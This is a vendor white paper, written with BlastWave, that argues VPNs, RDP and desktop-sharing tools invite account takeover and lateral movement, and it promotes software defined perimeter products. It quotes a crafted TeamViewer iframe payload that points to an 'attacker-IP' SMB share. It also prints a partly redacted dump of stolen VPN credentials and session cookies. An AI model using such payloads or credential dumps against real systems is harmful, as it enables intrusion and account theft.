THE VALLEY OF KINGS:

SDP Rising and The Fall of VPNs

How many times must we repeat the sins of our fathers before we finally learn the lessons history teaches us in the vulnerability created by legacy virtual private networks (VPNs). The reign for VPNs, much like the pharaohs who once ruled over Egypt is dead paving the way for the zero trust enterprise now relying on software defined perimeter (SDP) solutions to instrument their new remote workforce. This white paper discusses the rise of SDP and fall of VPNs.

SUMMARY

This white paper presents a more secure approach to secure remote access that eliminates VPNs from the now defunct edge and dissolving intranet to a new software defined perimeter (SDP) to support the new work from home economy.

AUTHOR INFORMATION

Alissa Valentina Knight
Partner
Knight Ink
1980 Festival Plaza Drive
Suite 300
Las Vegas, NV 89135
ak@knightinkmedia.com

BlastWave

PUBLICATION INFORMATION

This white paper is IN COLLABORATION WITH BlastWave, Inc.

Initial Date of Publication:
JANUARY 2022
Revision: 1.0

TABLE OF CONTENTS

TABLE OF CONTENTS

TABLE OF CONTENTS

TABLE OF CONTENTS

"You can't hack what you can't see. It's now a business imperative for organizations to move off legacy VPNs towards zero trust network access powered by SDP."

Alissa Knight

Alissa V. Knight

About the Author

Alissa Knight is a recovering hacker of 22 years. After being arrested for hacking into a government network at 17, she later went on to start and sell several cybersecurity startups before going to work for the U.S. Intelligence Community in cyber warfare.

Today, Alissa is published author, filmmaker and content creator for challenger brands and market leaders in cybersecurity as the Partner at M&A Knight Holdings where she runs a family of companies, including Knight Ink, M&A Knight Studios, M&A Knight Capital, and M&A Knight Events.

KEY TAKEAWAYS

- The new work from home economy created by the COVID-19 pandemic has impelled adversaries and vulnerability researchers to place an increased focus finding and exploiting zero-day vulnerabilities in numerous VPN solutions creating an exodus away from legacy VPN technology towards software defined perimeter (SDP) solutions.
- SDP solutions offer organizations secure remote access into their environments while darkening/cloaking assets that aren't allowed to talk to specific nodes, implementing the concept of zero trust security (ZTS).
- With more than two-thirds of all confirmed breaches being related to password issues, such as account takeovers from hijacked usernames and passwords, organizations are looking to completely remove passwords from their environment.
- In a recent survey published in 2021, 93% of organizations surveyed have deployed some kind of VPN, yet 94% know that VPNs are a popular target for cybercriminals. In the same report, organizations understand that VPNs present serious security risks, three quarters say they are concerned about VPN security and of those, 67% say they are looking at alternatives to the traditional VPN for remote access requirements.
- Account Takeover (ATO) is the process by which a legitimate user's account is hijacked by an adversary and used to impersonate that user in an application, operating system, or virtually anything that is used to authenticate someone in the absence of multifactor authentication. ATO is possible when a victim's user account is compromised and no other factors exist beyond password-based single factor authentication.

"By 2023, 60% of enterprises will phase out most of their remote access VPNs in favor of ZTNA [SDPs]." -Gartner

INTRODUCTION

INTRODUCTION

This paper was written for Chief Information Security Officers, Chief Technology Officers, and anyone else in the security engineering and infrastructure and operations organizations for companies wanting to better understand the attack footprint VPNs and other desktop sharing applications introduce into networks. Since the work from home culture shift in the global marketplace created by COVID-19, many organizations have quickly tried to implement remote access solutions or increase existing remote access licenses to accommodate the entire workforce.

However, this has created an increased focus of vulnerability researchers and adversaries into targeting and exploiting vulnerabilities in VPNs and other remote access solutions.

Readers will be able to walk away understanding the vulnerability introduced by VPNs and similar remote access solutions and learn a more secure and effective way to provision a remote access solution using software defined perimeter (SDP) solutions.

In this white paper, I demystify SDP solutions, the current state of the SDP market, what SDP solutions offer organizations for secure remote access as well as other features enjoyed in this new era propelled by innovations in software defined networking (SDN), such as asset cloaking that darkens nodes on a network from being able to be targeted and ultimately attacked.

SDP MARKET

SDP MARKET TRENDS

Market Trends	Market Implications
Over 500 vulnerabilities now exist in the Common Vulnerabilities and Exposures (CVE) database with no end in-sight. Just recently in November of 2021, a zero-day buffer overflow vulnerability was published that causes an unauthenticated remote code execution on Palo Alto Networks (PAN) firewalls using the vendor's GlobalProtect Portal VPN. Just one month prior in September, hackers released 500,000 Fortinet VPN accounts in a large dump on a well-known dark web forum.	CISOs and CTOs are partnering together in a mass exodus away from VPN technology with the writing on the wall that VPNs must be removed from the enterprise edge. Alternative solutions that enable remote access for this new work at home economy that offers additional security controls beyond just remote access, such as software defined perimeter (SDP) solutions are replacing VPNs.
With more than two thirds of all confirmed data breaches being the result of password issues, including account takeover from stolen or brute forced weak passwords, CISOs are looking to finally remove passwords from their environments. #NoMorePasswords has quickly gone from just a hashtag on social media to actual project plans in enterprise environments.	Organizations are looking not only for multifactor authentication (MFA) solutions to require far more than just a password, but MFA solutions that can potentially eliminate the password altogether by relying on something you have and something you are using the user's own mobile device.
Finally, in 2022 organizations are moving away from flat networks that provide an adversary unlimited east-west reach for pivoting in the environment once they've established a beach head.	CISOs are leveraging SDP solutions to implement microsegmentation in their environments that used to have to be done at the hardware level in switches, virtual local area network (VLAN) access control lists (ACLs) or firewalls to route traffic between VLANs, which still didn't implement a true zero trust security model between users, devices, applications, and data that's now enjoyed in SDP.

OVERVIEW

OVERVIEW

The Valley of Kings is a valley in Egypt on the west bank of the Nile where for nearly 500 years from the 16th to 11th century BC, tombs of the great pharaohs and powerful nobles of the New Kingdom (Eighteenth to the Twentieth Dynasties of Ancient Egypt) were found to have been buried. The Valley was used for primary burials from ~ 1539 BC to 1075 BC and is thought to contain at least 63 tombs. Pharaohs in Egypt were religious leaders of the Egyptians, considered the divine intermediary between the gods and Egyptians.

I couldn't think of a more fitting title for this paper than Valley of Kings, as VPNs, much like pharaohs, once reigned as kings for remote access into networks. Like Pharaohs, VPNs act as intermediaries between public, untrusted networks and the private intranet in the enterprise.

Certainly, VPNs gained much more widespread use and adoption going into the new work from home environment in this new post COVID-19 world where many organizations are permanently staying with no immediate plans to return back to the office.

But, VPNs have certainly seen their share of exploits, vulnerabilities, and problems since they first debuted in 1996 at Microsoft when an employee (Gurdeep Singh-Pall) started developing the first peer to peer tunneling protocol (PPTP).

A great deal of venture capital at the time was quickly poured into this promising new technology with startups at the time including Rapidstream, VPNet, and others who'd later enjoy acquisitions by much larger companies.

With innovations in strong-arm encryption, such as triple DES, internet key exchange (IKE), and other protocols used in VPN technology, VPNs promised a new, more "unhackable" future. In 2000, I came along and published the first advisory affecting RapidStream VPNs on the then Bugtraq mailing list. A year later, I would go on to publish another advisory affecting VPNet where multiple vulnerabilities allowed an attacker to completely circumvent a VPNet appliance and use it to jump into the internal network without authentication in FULL blocking mode. I later went on to present it at Blackhat Briefings 2001 under my then-alias Loki.

Today, 22 years later, 557 vulnerabilities are returned with the keyword VPN in the CVE database at MITRE. But a lot has changed since the early days of VPNs when they were dedicated appliances that sat on the edge of a network. Today, what used to be single-use firewalls have matured into "unified threat management" solutions that combine far more than just firewalling features to include intrusion detection and prevention system capabilities and even VPN.


In a recent survey published in 2021, 93% of organizations surveyed have deployed some kind of VPN, yet 94% know that VPNs are a popular target for cybercriminals. In the same report, organizations understand that VPNs present serious security risks, three quarters say they are concerned about VPN security and of those, 67% say they are looking at alternatives to the traditional VPN for remote access requirements.

The fact of the matter is, history has proven that VPNs are now a vulnerability in and of themselves and have become legacy for "secure" remote access. VPNs are discovered on the internet, making them easy to find and breach. Because of split tunneling, a compromised employee's laptop working from home gives an attacker a free ticket right into your corporate network while enjoying the privacy of an encrypted tunnel that can't be inspected until the traffic has extended past the VPN concentrator and is in clear text.

In November 2021, a massive zero-day hole was found in Palo Alto Networks VPN firewalls which allowed for unauthenticated remote code execution (RCE) estimating that it had affected over 10,000 VPNs.

In 2020, VPN vulnerabilities posed a clear and present danger to operational technology (OT) networks as discovered by Claroty in several VPNs used for OT remote access. Compounding the issue with vulnerabilities in VPNs is the threat of account takeover (ATO) from an August 2020 report by ZNet when a hacker leaked passwords for 900+ enterprise VPN servers.

Companies offering an alternative to VPNs using a client-server architecture, such as TeamViewer, have themselves become a target of vulnerability research as well when in October of 2021, an RCE was found in TeamViewer 15.16.8.0 that's exploited when a user is led to click on a malicious page or open a malicious file. According to Jeffrey Hofmann with Praetorian who discovered the vulnerability, "An attacker could embed a malicious iframe in a website with a crafted URL (iframe src='teamviewer10: –play \\attacker-IP\share\fake.tvs') that would launch the TeamViewer Windows desktop client and force it to open a remote SMB share." The vulnerabilities in TeamViewer go from 2021 all the way back to 2010 calling into question if trading VPNs for remote access solutions like TeamViewer is just choosing between two evils.



```
============================================================================
                Administrator Details
============================================================================
Username: root
Unique ID: 8310773a6756901[redacted]
Password Hash (sha256(md5crypt)): [redacted]
Session Cookies (DSIDs):

============================================================================
                Observed VPN Logins
============================================================================
Username                Password      Name     Email    OperatingSystem    Language    IPAddress
acmepdx\erics           [redacted]                      Windows NT 10.0                [redacted]1.229
acmepdx\porentalvpn                                     Windows NT 10.0                          1.229
porentalvpn
root                                                    Windows NT 6.1                           50.7

============================================================================
                VPN Session Cookies
============================================================================
Value                                   User
251bbc725[redacted]
ec29a7c42
9548d48bd
fa170df8a
6e9b14934
```

Figure 1. Screenshot of username/password dump for stolen VPN credentials

VIRTUAL PRIVATE NETWORKS

VIRTUAL PRIVATE NETWORKS

VPNs come in two distinct flavors, software-based and hardware-based deployment options. There are different deployment topologies as well, site-to-site VPNs which connect different companies together or disparate sites or departments within the same company, and remote access VPNs, where a VPN client is issued to an individual for accessing a network behind a VPN concentrator.

There are other types of VPNs as well, such as personal VPNs offered by internet services like HideMyAss that individuals use for making themselves look like they are coming from a country they aren't physically in or to protect their privacy in general when using the Internet. The other type of VPN are mobile VPNs. I won't go into these as they're typically used by consumers and don't address the audience this paper is written for.


VPNs are implemented using one of several protocols, including Microsoft's PPTP (Point-to-Point Tunneling Protocol), which is the oldest in existence; L2TP (Layer 2 Tunneling Protocol),which is frequently paired with the IP Security Protocol Suite (IPSec); OpenVPN, which is an open source community developed and maintained protocol; SSTP (Secure socket Tunneling Protocol) which is fully integrated with every Microsoft operating system; and finally, Internet Key Exchange (IKE) v2, a common VPN tunneling protocol for secure key exchange. There are of course others, including WireGuard, SoftEther, etc.

The point is that there are different implementations of VPNs but the most commonly used in the enterprise is going to be Cisco Anyconnect and Palo Alto Networks as they're integrated into technologies on the edge most companies are already using, which is how these companies have enjoyed such rapid expansion to market dominance.

VPNs work differently depending on the deployment type (site-to-site or remote access). In a remote access VPN, the user installs the VPN client on their machine. Once they've authenticated (hopefully along with some form of multifactor authentication), the user is assigned a private, non-routable (RFC 1918) IP address, such as a 192.168.net, 172.16.net, or 10.net IP address belonging to the private network behind the VPN concentrator they've connected to. The user now has a "private tunnel" from their host to the remote network over the Internet. The user actually appears to be on the remote, non-routable network (often a company's intranet) as if they were physically there, able to perform functions like printing to a local printer there at the remote site or accessing shared folders and files on a file server available only to users on that intranet. You can imagine how things like ATO can be incredibly useful to an adversary in a situation such as this.

In a site-to-site VPN scenario, Company A has a VPN concentrator on the edge of its network, which establishes a persistent tunnel to a VPN concentrator on the opposite end at Company B. This could allow the users at Company B to access the network resources hosted within Company A, such as file servers, printers, etc – whatever the administrator has allowed by policy for the other company to access.

In either scenario, pivoting potential is limitless depending on the VPN configuration and still opens up adversarial techniques, such as ATO, which is why so many have opined on VPNs as not being a true zero trust security architecture.



SOFTWARE DEFINED PERIMETER

SOFTWARE DEFINED PERIMETER

In years long past, a company's perimeter or edge was hardware-based. Rows of 19" rackmount cabinets adorned data centers and server closets filled from top to bottom with 1U and 2U rackmount servers (colloquially referred to as pizza boxes by some). These hardware appliances are largely being decommissioned as the world has moved to a more software-defined architecture, both in networking and compute with the cloud, microservices, and more. The world has gone software.

With the migration to software defined networking, companies are now able to gain far more advantages over the days of old, to include hiding an organization's entire infrastructure in what's referred to as microsegmentation.

But what used to have to be done with laborious VLAN access control lists (VACLs) and firewall rules can now be done with software referred to as software-defined microsegmentation. This allows organizations to create communities of assets and people that define who and what can talk to each other in a network. True to its foundation in zero trust security, SDP obviates the idea that we should trust users, the assets they're using, and the data they're trying to access. SDP applies the concept of authentication AND authorization to everything and everyone.

As a framework based on the U.S. Department of Defense's (DoD) Defense Information Systems Agency (DISA) "need to know" model from 2007, SDP, is now a working group at the Cloud Security Alliance,

SDP implementations typically contain two things at a minimum, SDP controllers and SDP hosts. The controller ultimately determines which hosts can communicate with each other and a host can either initiate that connection or accept it. The SDP host checks in with the controller to determine what hosts it's actually allowed to communicate with.

Unlike its predecessor technology, the attack surface with SDP isn't the same as VPNs, which are vulnerable to ATO and the pivoting/lateral movement potential when compromised.

When organizations have adopted SDP technology, it allows them to "darken" hosts, making them inaccessible from certain hosts within the network. Some SDP solutions, such as BlastWave's BlastShield technology takes SDP further by implementing multi factor authentication without passwords – completely eliminating the threat of ATO.

ACCOUNT TAKEOVER

ACCOUNT TAKEOVER

Account Takeover (ATO) is the process by which a legitimate user's account is hijacked by an adversary and used to impersonate that user in an application, operating system, or virtually anything that is used to authenticate someone in the absence of multifactor authentication. ATO is possible when a victim's user account is compromised and no other factors exist beyond password-based single factor authentication.

Password dumps are prevalent from previous breaches. Adversaries will buy these password dumps on dark web marketplaces and use them in password spraying attacks (brute force attempts) in order to try and use an organization's password dump to find a successful login. These have been used historically in organization VPNs, RDP servers, and similar remote access solutions when MFA isn't in place.

Remote Desktop Protocol

Since the beginning of the COVID-19 pandemic in 2020, the number of remote desktop protocol (RDP) servers facing the Internet went from roughly 3 million in January to more than 4.5 million in March of 2020 according to McAfee as companies rushed to provide remote access to an entire workforce that the existing VPNs couldn't support. This opened up a massive attack surface. According to a report by Atlas VPN, the number of RDP attacks around the world rose to its peak on April 7 of 2020 with the total number of attacks on RDP servers totaling 1,417,827 compared to the period of February 9 to March 9 of 2020 to March 10 through April 10 of 2020, jumping more than 330%. Between March 10 and April 15, Atlas recorded 148 million RDP attacks around the world. More than 32 million of them were detected in the US, or almost 900,000 attacks per day on average.

RDP servers are a dangerous alternative to other secure remote access solutions, as RDP is susceptible to vanilla brute force attacks and an inability to authenticate that a user is who they say they are. It's also nearly impossible to authorize what user is allowed to access once they've RDPed into the network without the use of other security controls which many companies don't implement (authentication and authorization).

Virtual Private Networking

VPNs are vulnerable to the same tactics and techniques as RDP servers, such as ATO and limitless pivoting potential for adversaries to all assets in the network behind the VPN concentrator. While MFA is possible to couple with VPN implementations, many organizations fail to implement it.

Compounding the authentication challenges, authorization in VPN configurations is also nearly impossible to implement to ensure the authenticated user is actually authorized to access the data or hosts they are attempting to access.

VPNs themselves can also have exploitable vulnerabilities, such as the RCE vulnerabilities discussed earlier in some of the companies with the largest market shares, such as Palo Alto Networks and Cisco. Additionally, because these VPN concentrators are on the edge of the network, routing traffic between the public Internet and the intranet, such vulnerabilities can allow the VPN itself to be used as a beachhead for an adversary to pivot into the internal network.

Desktop Sharing

As discussed earlier, desktop sharing applications, such as TeamViewer which are increasingly being adopted as an alternative to VPNs don't offer much more security either, with themselves being vulnerable to attack. These applications fail to ensure that the user is indeed who they say they are and authorize that user to ensure they should have access to the data they are accessing. While coupling desktop sharing applications with other security controls, again, many companies fail to implement them.

LATERAL MOVEMENT

LATERAL MOVEMENT

Before I can discuss lateral movement, it's first important to define the concept of living off the land - when an adversary lives off the land, they have established a beachhead on a network and are using tools, such as Mimikatz, LaZagne, and other tools to carve credentials out of memory on servers within the network they've compromised as well as established RDP connections cached on systems in memory. This is referred to as living off the land. An attacker following breadcrumbs to the "crown jewels" of a network to encrypt in ransomware attacks or lock and leak, where the data is encrypted but also leaked for sale on dark web marketplaces.

Remote Desktop

RDP servers just offer an authentication mechanism for granting a user access to that host. Once on the server, the adversary then has the ability to connect to any host accessible to that RDP server, which is typically the entire intranet or VLAN. RDP doesn't offer any form of access control or the ability to authorize what a user does or does not have access to.

RDP also has no protections against the other tactics and techniques discussed, such as brute force login attempts for legitimate users in Active Directory.

Virtual Private Networking

In VPNs, the traffic is allowed to traverse past the VPN concentrator, which the VPN is not designed to monitor for malicious activity. Because the traffic is encrypted, no intrusion detection or prevention (IDP) solutions are able to be used to inspect the traffic – only after it's been decrypted.

> "VPNs temporarily filled the security gap, in the absence of a more sophisticated solution. However, they're insufficient in the modern climate. Only SDP can provide enterprises with a secure network access solution which also simplifies network administration and improves ease of use. Move over VPN, SDP has arrived."
> -Kurt Glazemakers

Policies can be used to limit VPN users to a specific subnet but not individual hosts. This allows a legitimate VPN account that's been hijacked to have unlimited pivoting potential to every host in the subnet behind the VPN concentrator. There have been several breaches over history (e.g. Google, RSA, etc.) when a VPN account was used to pivot around within the network behind the concentrator giving carte blanche access to every asset that was a member of the VPN subnet.

Desktop Sharing

Many applications, such as TeamViewer, similar to RDP, don't go beyond authenticating a user. If the user knows the partner ID of a TeamViewer host or has the username and password of a TeamViewer user that has saved nodes in their account, they have access to those machines and thus the network it's connected to. Beyond authenticating a user, desktop sharing apps such as TeamViewer are incapable of performing authorization to determine if the user should be allowed to connect to other hosts accessible by that TeamView host. Again, allowing limitless pivoting potential on the network it's connected to for adversarial lateral movement.

SDP: PREVENTING ACCOUNT TAKEOVER

SDP: Preventing Account Takeover

Built on ZT security principals, SDP solutions eliminate the ATO threat introduced by VPNs, RDP servers, and desktop sharing applications for secure remote access by coupling SDP authentication with MFA. One solution in particular from BlastWave, has eliminated passwords completely obviating the threat from ATO since you need a password to exist in the first place for it to be brute forced or used from a password dump. Additionally, if the user's system is compromised and used as a beachhead to pivot into the internal network, they would need access to the user's cell phone to be able to bypass the MFA solution to be able to scan the QR code presented by the app from BlastWave.

SDP: Preventing Lateral Movement

SDP: Preventing Lateral Movement

SDP solutions offer administrators a way to define what SDP hosts are allowed to talk and more importantly, by which users. It provides authentication AND authorization, authenticating a user with passwordless MFA and authorizing the user has the access privileges to access a specific host or data as is the case with the BlastWave solution.

SDP fills in all the gaps left by VPNs and desktop sharing applications to extend beyond authentication and authorization, but also asset cloaking and passwordless MFA to combat the growing threat of ATO.

> “The network has completely changed and so must we when providing remote access securely to employees and partners in this new zero-trust world. Require your SDP vendor to not only just provide microsegmentation, but also improved authentication and authorization controls and if possible, the elimination of passwords.”
>
> -Gary Hayslip, CISO of Softbank

CONCLUSION

CONCLUSION

Without a doubt, the world, whether it's ready or not must move away from legacy VPN technology towards more secure remote access solutions that offer a stack of other capabilities, such as passwordless multifactor authentication and asset cloaking offered by software defined perimeter (SDP) solutions.

